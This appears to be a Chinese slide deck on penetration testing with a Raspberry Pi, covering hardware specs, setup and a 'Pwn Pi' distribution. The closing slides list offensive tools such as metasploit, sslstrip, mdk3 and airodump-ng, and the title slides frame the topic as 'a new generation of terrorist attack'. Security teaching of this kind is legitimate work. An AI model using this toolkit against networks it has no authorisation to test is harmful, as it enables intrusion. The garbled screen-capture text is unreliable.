

威风展现  
聚客而行  
众志成城  
群测群力

MXi4oyu



# 新一代的恐怖袭击

FUCK  
WALL ST.



# 基于树莓派的 渗透测试

锦龙信安(威客众测平台)  
高级安全工程师 ——MXi4oyu



# 什么是树莓派

**Raspberry Pi**(中文名为“树莓派”,简称为RPI, 或者RasPi/RPi)是只有信用卡大小的微型计算机。

**树莓派之父**:埃本·阿普顿(Eben Epton)

**初心**:能够在帮助小孩学习的同时,也能让他感受到在学习编程过程中的愉悦感。





## 树莓派的特点


- (1)可编程、可拓展(可编程控制GPIO口, 可接各种传感器模块等)
- (2)可学习、可娱乐(集学习和娱乐于一身)
- (3)携带方便(一张标准的信用卡大小)
- (4)成本低(25美元)



# 主要版本


项目	A+型	B型	B+型	2代B型
SoC(系统级芯片)	Broadcom BCM2835 (CPU, GPU DSP和SDRAM)			Broadcom BCM2836
CPU	ARM1176JZF-S核心(ARM11系列)700MHz 单核			ARM Cortex-A7 900MHz 4核
GPU(图形处理器)	Broadcom VideoCore IV, OpenGL ES 2.0, 1080p 30 h.264/MPEG-4 AVC 高清解码器			
内存	256MB	512MB		1GB
USB 2.0	1 (支持USB hub扩展)	2 (支持USB hub扩展)	4 (支持USB hub扩展)	
视频输出	RCA视频接口输出(仅1代B型有此接口), 支持PAL和NTSC制式, 支持HDMI (1.3和1.4), 分辨率为640 x 350 至 1920 x 1200 支持PAL 和NTSC制式。			
音频输出	3.5mm 插孔, HDMI (高清晰度多音频/视频接口)			
SD卡接口	Micro SD卡接口	标准SD卡接口	Micro SD卡接口	
网络介入	没有(需通过USB)	10/100 以太网接口 (RJ45接口)		
扩展接口	40	26	40	
额定功率	未知, 但更低	700毫安 (为3.5 W)	600毫安 (为3.0 W)	1000毫安 (为5.0 W)
电源输入	5v, 通过MicroUSB或GPIO引脚			
总体尺寸	65 x 56 mm	85.60 x 53.98 mm	85 x 56 x 17 mm	
操作系统	Debian GNU/Linux、Fedora、Arch Linux、RISC OS 2代B型还支持Windows10和Snappy Ubuntu Core, 官方会持续更新以支持更多操作系统, 敬请期待!			

# 树莓派B



# 树莓派B+


博通BCM2835 + 512MB RAM (pop封装) SMSC LAN9514







# 树莓派接线图





## 小试牛刀-准备工作

- (1)树莓派B+
- (2)HDMI连接线1根
- (3)SD卡(至少4G)
- (4)网线一根
- (5)外接键盘
- (6) Mini usb 数据线(输出电压5V, 给树莓派供电)



## 小试牛刀-系统烧录


(1) 下载系统镜像

<http://www.raspberrypi.org/downloads>


(2) 使用Win32Disk Imager 进行镜像恢复

<http://sourceforge.net/projects/win32diskimager/>

(3) 写入系统镜像



# 小试牛刀-基本设置





## 小试牛刀-基本配置

```
Raspberry Pi Software Configuration Tool (raspi-config)
Setup Options

1 Expand Filesystem           Ensures that all of the SD card s
2 Change User Password       Change password for the default u
3 Enable Boot to Desktop    Choose whether to boot into a des
4 Internationalisation Options Set up language and regional sett
5 Enable Camera             Enable this Pi to work with the R
6 Add to Rastrack           Add this Pi to the online Raspber
7 Overclock                 Configure overclocking for your P
8 Advanced Options         Configure advanced settings
9 About raspi-config       Information about this configurat

                                <Select>                                <Finish>
```



# 小试牛刀-登录系统



IDLE



Debian 参考手册



Scratch



IDLE 3




Python Games



Midori 浏览器



LX 终端





# 渗透测试系统-Pwn Pi



```
Information
--
07:15
th Monday27
tc up1h
tc
ps 62% 0.70G
ng name
bi Xorg 17
ho conky 1
me
md 13% 63.3M
ly name
en Xorg 1
ch openbox
ki
bt hdd 98% 2.84G
ai io
ik read0B/s
sv write0B/s
ss network tcp
nc eth0 192
ip down396
nb up0B/s
am connections
ss tcp 0 192.168.1.1
ss tcp 0 192.168.1.1
ss tcp 0 192.168.1.1
ss tcp 0 192.168.1.1
ss tcp 0 192.168.1.1
ss tcp 0 192.168.1.1
on tcp6 0 ::1:59421
sw tcp6 0 ::1:22 ::1
sm
to
ne
dm
xp
p0
wi
to
ze
sv
nm
ne
hp
fp
ar
ar
dn
```

```
calation
> theharvest
> tcpspy
> tcpflow
> pscan
> ngrep
> bing-ip2hos
> hostmap
> metasploit
> mdk3
lynis
enum4linux
chaosreader
kismet
btscanner
airodump-ng
like-scan
svmap
ssllscan
ncat
nbtscan
amap
sslstrip
sslsniff
ssldump
oneskyone
swaks
smbclient
tcptraceroute
netmask
dmntry
xprobe2
p0f
wireshark
tcpdump
zenmap
swar
nmap
netdiscover
hping3
```

dissy  
splint

mz  
siege



